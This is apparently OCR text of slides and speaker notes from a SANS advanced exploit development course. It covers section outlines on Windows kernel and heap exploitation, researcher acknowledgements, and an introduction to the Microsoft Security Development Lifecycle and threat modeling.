


760.4 – Windows Kernel Debugging and Exploitation

- Introduction to the Windows Kernel
- Kernel Memory Protections
- Windows Kernel Debugging
- Navigating the Windows Kernel
- Triggering Kernel Bugs
- Exploiting the Windows Kernel

760.4 – Windows Kernel Debugging and Exploitation

Section four dives into the complex world of the Windows Kernel. The Windows Kernel has undergone several overhauls over the years and is getting to a point where security is built in and exploitation is difficult. Often, one bug is needed to leak out contents of memory and a second bug is needed to gain control. This often leads to exploitation techniques being less canned and more obscure, or only usable in relation to one bug. We will set up Windows virtual machines to support debugging and begin navigating the Kernel environment with WinDbg. Once comfortable, we will take a look at some specific bugs and how they were discovered, and work on triggering the bugs so that we may analyze the context of the crash. Finally, we will aim to gain code execution through a Windows Kernel bug.




760.5 – Windows Heap Overflows and Client-side Exploitation

- Introduction to the Windows Heap
- Low Fragmentation Heap (LFH)
- Heap Navigation
- Windows Heap Overflows Techniques and Considerations
- Browser-based Bug Discovery
- Use-After-Free Vulnerabilities
- Heap Spraying Techniques

Sec760 Advanced Exploit Development for Penetration Testers

760.5 – Windows Heap Overflows and Client-Side Exploitation

Section five gets us into an advanced area where we must first understand how the Windows operating system heap was designed in the past and present. We will discuss the security controls added over the years and some of the common techniques used for exploitation. There is no doubt that modern exploitation of the Windows heap environment is difficult. We will focus heavily on browser-based bug discovery and exploitation as it is a common area of interest. The methods and techniques can be applied to any application such as Adobe Reader and Flash Player. Heap spraying will be covered in detail to demonstrate the shortcomings of older techniques and methods used to compensate for those shortcomings when possible.




760.6 – Capture the Flag

The Capture The Flag (CTF) section will serve as a series of challenges incorporating the material covered throughout the week!

Sec760 Advanced Exploit Development for Penetration Testers

760.6 – Capture the Flag

In section six we will hold the Capture The Flag (CTF) challenge where you will be tasked with taking on difficult challenges incorporating all of the material covered throughout the week. Students may also choose to work on course material covered throughout the week to allow for more exercise time.




Time, Patience, and Creativity

- Time
  - Discovering bugs can take countless hours
  - Attackers have more time than us ...
- Patience
  - Frustration can be part of the process
  - Those with patience will prevail ...
- Creativity
  - You must think of all the ways to break code
  - This course aims to get you thinking abstractly

Time, Patience, and Creativity

Unfortunately, time is a luxury that many of us do not have in our day to day roles; however, attackers are not restricted by this limitation. SDL enforcement, threat modeling, fuzzing, bug discovery, Proof of Concept (PoC) exploit writing, and other complex tasks are very time consuming and can sometimes be unrewarding. Through experience and support it becomes easier to manage this challenge and know when the most likely threats have been mitigated or remediated and when we have exhausted our best-effort testing. Patience is a critical skill or quality that is necessary to be effective in this type of role. It is normal to get frustrated; however, easily getting distracted, lacking a methodical approach, and failure to stay on track are very counterproductive. The role of a security researcher and exploit writer is not for everyone and that is okay. There are plenty of security roles to keep everyone busy utilizing their strengths. Finally, creativity is another critical talent and quality. Think about all of the different ways that an application can be developed. There are many languages to choose from, many software development models, and countless functions and stylistic techniques used by developers. As someone who is testing for vulnerabilities, you must take all of this into consideration when designing your testing. Take American Baseball as an analogy for a moment. When a batter hits the ball into play they are supposed to run directly in the designated lane in order to reach first base. That is of course if they are following the rules. Could one still achieve the goal by running out of bounds, circumventing the game's protocol? One of the goals of this course is to help get you thinking more abstractly.



Giving Credit Where Credit is Due

- The author of this course, Stephen Sims, Would like to thank, in no particular order, the following experts for their vulnerability research, community contribution, and brilliance:

Ilfak Guilfanov
Matt Miller (Skape)
Alex Ionescu
Mateusz 'j00ru' Jurczyk
HD Moore
Alexander Sotirov
Mark Dowd
Ken Johnson (Skywing)
Enrico Perla
Mark Russinovich
David Solomon
Nikita Tarakanov


BJ "Skylined" Wever
Dave Aitel
Kostya Kortchinsky
Peter Van Eeckhoutte (corelanc0d3r)
Thomas Dullien (Halvar Flake)
Chris Eagle
Steve Micallef
Phantasmal Phantasmagoria
Gynvael Coldwind
Jeong Wook Oh

Byoungyoung Lee
Chris Valasek
Tarjei Mandt
Ruben Santamarta
Nicolas Pouvesle
Nicolás Economou
Alexander Anisimov
Pedram Amini
... and many others whose research I have read or with whom I have been in direct contact ...

Giving Credit Where Credit is Due

So many professionals have contributed free research, community contributions, presentations, disclosures, and much more. As the author of this course, I (Stephen Sims) would like to thank the individuals listed on the slide for their contributions. Some, I've had the pleasure of working with directly, and others I have simply had the pleasure of reading through their work. There are many others whose names I have not listed. This list is simply a small number of the professionals that have helped me through the completion of this course. My apologies if I forgot anyone. ☺

I would also like to thank Ed Skoudis for guidance and for helping me stay on track throughout the writing of this course, Jim Shewmaker for serving as a technical soundboard, and the SANS Institute for providing me with an outlet.




Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - Exercise: Static Analysis with IDA
- Debugging with IDA
  - Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - Exercise: Scripting with IDA
  - Exercise: IDA Plugins
- Extended Hours

Security Development Lifecycle (SDL) and Threat Modeling

In this module we will take a look at the Microsoft Security Development Lifecycle (SDL) and an approach to threat modeling. We will discuss a threat modeling tool by Microsoft simply called the Threat Modeling Tool which utilizes the STRIDE threat modeling approach and take a look at the DREAD risk assessment model.



Why should I Care About the SDL?


- Many organizations have partially implemented some sort of Secure-SDLC
  - Some have chosen Microsoft's SDL...
  - Most implementations have gaps, which can offer an opportunity for attacker's and penetration testers
  - Failure to map security into *all* phases of the SDLC leaves holes
- Experience with the SDL can offer new opportunities
  - Many professionals do not have experience in this area
  - Companies are in dire need of help

Sec760 Advanced Exploit Development for Penetration Testers

Why should I care about the SDL?

The question occasionally comes up as to why someone interested in exploit writing should concern themselves with Microsoft's Security Development Lifecycle (SDL) or a Secure-SDLC. The better you understand how organizations write their code, the easier it is to identify potentially areas of weakness. If an organization does a good job performing peer review and static analysis, but lacks dynamic testing during the validation phase, it should be called out as a gap. This gap allows us to prioritize our time on the areas with the biggest potential area of concern. Most organizations have implemented some sort of security into their development process; however, many are severely lacking. Failure to map security into each and every phase of the an SDLC leaves holes, which can be exploited.

The SDL is still a relatively new concept for most companies and many are in need of help. Experience in this area can offer new job opportunities to a professional with the proper skills.



Microsoft Security Development Lifecycle (SDL)

- Initiative started sometime in 2002 – 2003
  - Based on a memo in January, 2002 from Bill Gates known as the Trustworthy Computing (TwC) memo
  - Applications to be built with security from the ground up
- First version of the MS SDL made public in 2008, Version 3.2: http://www.microsoft.com/en-us/download/details.aspx?id=24308
- Version 5.2 available as of May, 2012: http://www.microsoft.com/en-us/download/details.aspx?id=29884
- Vista was the first OS to go through the SDL, and the SDL has been mandatory since 2004


Sec760 Advanced Exploit Development for Penetration Testers

Microsoft Security Development Lifecycle (SDL)

The Microsoft Security Development Lifecycle (SDL) was started sometime in 2002 – 2003 to ensure that applications and operating systems are built with security from the ground up. Microsoft's SDL information webpage can be found at: http://www.microsoft.com/security/sdl/default.aspx This was during a time when Microsoft was dealing with major security issues from various pieces of malware such as the Melissa Virus, as well as high-profile legal battles around web browser monopoly with Internet Explorer packaging. On January 15th, 2002 Bill Gates sent out a memo known as the Trustworthy Computing (TwC) memo. The memo described major changes that needed to occur to ensure Microsoft and its customers are protected and that they can rely on the operating systems. The memo from Bill Gates can be read here: http://www.wired.com/techbiz/media/news/2002/01/49826

The first known version of the SDL (Version 3.2) was released to the public in 2008 and can be downloaded at: http://www.microsoft.com/en-us/download/details.aspx?id=24308 Version 5.2 was the latest available version at the time of this writing and is available here: http://www.microsoft.com/en-us/download/details.aspx?id=29884 Some great introductory material and presentations on the SDL are available at: http://www.microsoft.com/en-us/download/details.aspx?id=16420 Microsoft Vista was the first full operating system to go through the SDL process. Microsoft also used the process to retroactively go through prior versions of code.

The contents of this module are heavily based on the Microsoft Security Development Lifecycle (SDL) and STRIDE threat modeling processes, as well as the author's experience with the implementation of Secure-Software Development Life Cycle (S-SDLC) programs in various organizations. The material written for this module references and leverages the concepts and ideas behind these models. More information on these processes can be found at http://www.microsoft.com/security/sdl/default.aspx and http://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx.



Microsoft SDL: Motivation

- The SDL is a set of requirements and phases to ensure security is built in to software from the start
- Security requirements are grouped into the phases of standard SDLC models
- As stated by Microsoft:


  "The Microsoft SDL is based on three core concepts—*education, continuous process improvement, and accountability.*"[1]
- Companies such as Adobe and Cisco have made it public that they adhere to Microsoft's SDL process
- Most organizations try to implement some sort of Secure-SDLC ... It is critical moving forward!

[1] Microsoft. "Simplified Implementation of the Microsoft SDL." http://www.microsoft.com/en-us/download/details.aspx?id=12379 retrieved January 15th, 2013.

Microsoft SDL: Motivation

The Microsoft SDL is a detailed security process that must be adhered to during software development. It provides a specific group of activities to be performed during each phase of a Software Development Life Cycle (SDLC) to ensure that security is built into software from the very beginning. Microsoft has various core concepts, some specific to Microsoft's deployment, such as ensuring the use of automated tools for finding bugs and other issues, tools for compliance tracking, and tools to help program managers evangelize the use of the SDL throughout various divisions and teams within the organization. Steve Lipner, Director of Security Compliance at Microsoft, has done quite a few presentations explaining how the SDL is deployed within Microsoft. Some of it can be applied to many organizations, while other practices are specific to Microsoft. Each organization must cater the process to their development program. During Lipner's presentation at OWASP's AppSec conference in 2010, he claimed that updates to the SDL are only made once per year and are mainly focused on the creation of new tools used for automation and fuzzing.

Companies such as Adobe and Cisco Systems have publicly stated that they adopted some or all of the Microsoft SDL. Regardless of whose process your organization adopts, the use of an overall secure SDLC is essential in this day and age.



Phases of the MS SDL

